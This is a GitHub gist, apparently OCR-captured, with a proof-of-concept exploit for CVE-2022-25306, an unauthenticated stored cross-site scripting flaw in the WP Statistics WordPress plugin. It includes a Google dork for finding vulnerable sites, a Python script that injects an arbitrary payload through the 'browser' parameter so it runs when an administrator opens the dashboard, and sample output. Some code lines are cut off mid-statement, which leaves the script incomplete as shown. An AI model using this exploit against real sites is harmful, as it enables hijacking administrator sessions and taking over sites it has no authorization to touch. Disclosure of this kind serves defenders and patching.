Xib3rR4dAr / **WP_plugin_wp-statistics_Unauthenticated-Stored-XSS_PoC.md**

Last active 9 months ago

☆ Star

<> Code -○-Revisions 2

WordPress Plugin WP Statistics >= 13.1.5 - Unauthenticated Stored Cross-Site Scripting in browser

WP_plugin_wp-statistics_Unauthenticated-Stored-XSS_PoC.md


WordPress Plugin WP Statistics >= 13.1.5 - Unauthenticated Stored Cross-Site Scripting

Exploit Title	WordPress Plugin WP Statistics >= 13.1.5 - Unauthenticated Stored Cross-Site Scripting
Exploit Author	Muhammad Zeeshan (Xib3rR4dAr)
Date	February 13, 2022
Plugin Link	WP-Statistics
Plugin Active Installations	600,000+
Version	13.1.5 (Latest)
Tested on	Wordpress 5.9
Vulnerable Endpoint	/wp-json/wp-statistics/v2/hit
Vulnerable File	/wp-content/plugins/wp-statistics/includes/class-wp-statistics-visitor.php and others
Vulnerable Parameters	browser

Google Dork	inurl:/wp-content/plugins/wp-statistics
CVE	CVE-2022-25306

Proof of Concept

```
import requests, re, json, urllib.parse
from random import randint

wpurl           =   input('\nWordPress URL: ')
payload         =   input('\nPayload: ')

wp_session      =   requests.session()

wp              =   wp_session.get(wpurl)
wp_nonce        =   re.search(r'_wpnonce=(.*?)&wp_statistics_hit', wp.text).group(1)

headers         =   {"User-Agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) Ap

payload         =   urllib.parse.quote_plus(payload)
random_ip = '.'.join([str(randint(0,255)) for x in range(4)])
exploit         =   f'/wp-json/wp-statistics/v2/hit?_=11&_wpnonce={wp_nonce}&wp_stat
exploit_url     =   wpurl+exploit

print(f'\nSending XSS payload: {exploit_url}')

wp              =   wp_session.get(exploit_url, headers=headers)
data            =   wp.json()

print("\nResponse: \n" + json.dumps(data, sort_keys=True, indent=4))

print(f'\nXSS will trigger when admin visits WP Statistics Dashboard at {wpurl}/wp-a
```



```
λ python unauthenticated_stored_xss_browser_poc.py

WordPress URL: http://192.168.0.105

Payload: "> <script>alert('UnauthenticatedStoredXSS')</script> B

Sending XSS payload: http://192.168.0.105/wp-json/wp-statistics/v2/hit?_=11&_wpnonce=11f9cc4b08&wp_statistics_hit_rest=&browser=%22%3E+%3Cscript%3Ealert%28%
27UnauthenticatedStoredXSS%27%29%3C%2Fscript%3E+B&platform=&version=&referred=&ip=60.62.56.194&exclusion_match=no&exclusion_reason&ua=Something&track_all=1&
timestamp=11&current_page_type=home&current_page_id=0&search_query&page_uri=/&user_id=0

Response:
{
    "message": "Visitor Hit was recorded successfully.",
    "status": true
}

XSS will trigger when admin visits WP Statistics Dashboard at http://192.168.0.105/wp-admin/admin.php?page=wps_overview_page or other pages depending on the
 payload used.
```